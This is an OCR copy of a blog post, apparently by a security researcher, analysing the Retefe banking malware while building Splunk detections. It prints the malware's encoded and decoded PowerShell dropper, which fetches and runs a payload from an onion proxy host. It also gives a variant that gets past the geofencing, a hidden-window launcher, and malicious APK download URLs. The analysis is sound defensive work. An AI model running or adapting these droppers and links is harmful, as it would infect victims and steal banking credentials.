
Hunting Retefe with Splunk - some interesting points


blog.angelalonso.es/2017/02/hunting-retefe-with-splunk-some24.html

While I was creating some Splunk use cases to detect malware (together with Sysmon) I was doing some test with malware Refete which I wrote quite a bit in this blog about it.
There are a couple of things I found interested to share

The initial vector of infection is through Malspam with a fake bill in a DOCX file which contains some malicious code. However, this time the malicious code is PowerShell, instead of JS (more info in http://blog.angelalonso.es/2016/10/malicious-email-campaign-against-swiss.html)



This can be spotted straight forward in Splunk.




```
powershell -EncodedCommand
"JABGAD0AJABlAG4AdgA6AFQAZQBtAHAAKwAnAFwAUgBCAFgAcgAxAGwAawA5AFAALgBqAHMAJwA7ACgATgBlAHcALQBPAGIAagBlAGMAdA
```

The command decoded, which acts as a dropper, is the following:

```
$F=$env:Temp+'\RBXr1lk9P.js';
(New-Object System.Net.WebClient).DownloadFile('https://ele6idfdqwdr6m2w.onion.to/RBXr1lk9P.js?ip='+
(New-Object System.Net.WebClient).DownloadString('http://api.ipify.org/')+'&id='+((wmic path
win32_logicaldisk get volumeserialnumber)[2]).trim().toLower(),$F);(New-Object -com
Shell.Application).ShellExecute($F);
```

Basically, it requests a file located in a Tor node (which is the payload) through the onion.to website: https://ele6idfdqwdr6m2w.onion.to/RBXr1lk9P.js?ip=


To request the file, it is necessary to send the IP of the victim as parameter and the logical number of the disk. To do so, there are 2 things happening:

1) request to http://api.ipify.org/ in order to get the public IP of the victim
2) run the command ((wmic path win32_logicaldisk get volumeserialnumber)[2]) to extract the serial number of the logical disk.
If the IP is not from some specific countries or the serial number is empty the payload downloaded is empty as well, hence nothing happens. Actually, in some cases the parameter "2", doesn't work, and needs to be different. For, example this command will work in some VirtualMachines (just need to put an IP from Switzerland in the w.x.y.z)

$F=$env:Temp+'\RBXr1lk9P.js';(New-Object System.Net.WebClient).DownloadFile('https://ele6idfdqwdr6m2w.onion.to/RBXr1lk9P.js?ip=w.x.y.z&id='+((wmic path win32_logicaldisk get volumeserialnumber)[4]).trim().toLower(),$F);(New-Object -com Shell.Application).ShellExecute($F)

Clearly, they are using the logical number for tracking purposes

Once the script is pulled the whole execution happens. Some JS code is executed, some additional tools are decompressed and execute (Tor and Proxifier), the browser processes are killed, etc.



However, a couple of new 'features' have been introduced since my last posts:
http://blog.angelalonso.es/2016/10/malicious-email-campaign-against-swiss.html
http://blog.angelalonso.es/2016/10/malicious-email-campaign-mimicking.html

First of all is the way that the Proxifier tool is launched, as the window now is hidden. This is done with the PowerShell command:


```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$t='[DllImport(\"user32.dll\")] public static extern bool ShowWindow(int handle, int state);';add-type -name w -member $t -namespace n;saps -FilePath \"Proxifier\";while(! [n.w]::ShowWindow(([System.Diagnostics.Process]::GetProcessesByName(\"proxifier\")|gps).MainWindowHandle,0)) {}"
```

Second, the Proxifier is configured to not be shown in the windows system Icon on the bottom left part of the desktop.

Settings.ini


```
[Settings]
DefaultNetProfile=1711876885
LogLevelScreen=2
LogLevelFile=0
LogPath=
SysTrayIcon=0
SysTrayIconShowTraffic=0
ShowTrafficType=0
TrafficRefreshSpeed=1
ActiveProfile=Default
ProfileAutoUpdate=0
```

After that, the victim's traffic towards the banks is redirect to Tor. In order to steal the TAN SMS token, it is necessary to install a malicious APK, however here there are some changes as well:



Now the APK resides in a domain with a valid SSL certificate and the APK can be dowloaded by HTTPS. Before, this was not the case and the traffic was only HTTP

Note that the certificate has been registered a few days ago and the expiration date is 2 months



Moreover, if the victim is not a real victim, the link to download the APK is not the malicious APK, but the real 'Signal Private Messenger" tool, hence the victim's phone doesn't get infected. Some examples of the URL for different banks:

https://mobile-sicherheitapp.com/ZKB-Security-v19-02.apk
https://mobile-sicherheitapp.com/CreditSuisse-Security_v1902.apk

https://mobile-sicherheitapp.com/Raiffeisenc-Security-v_19-02.apk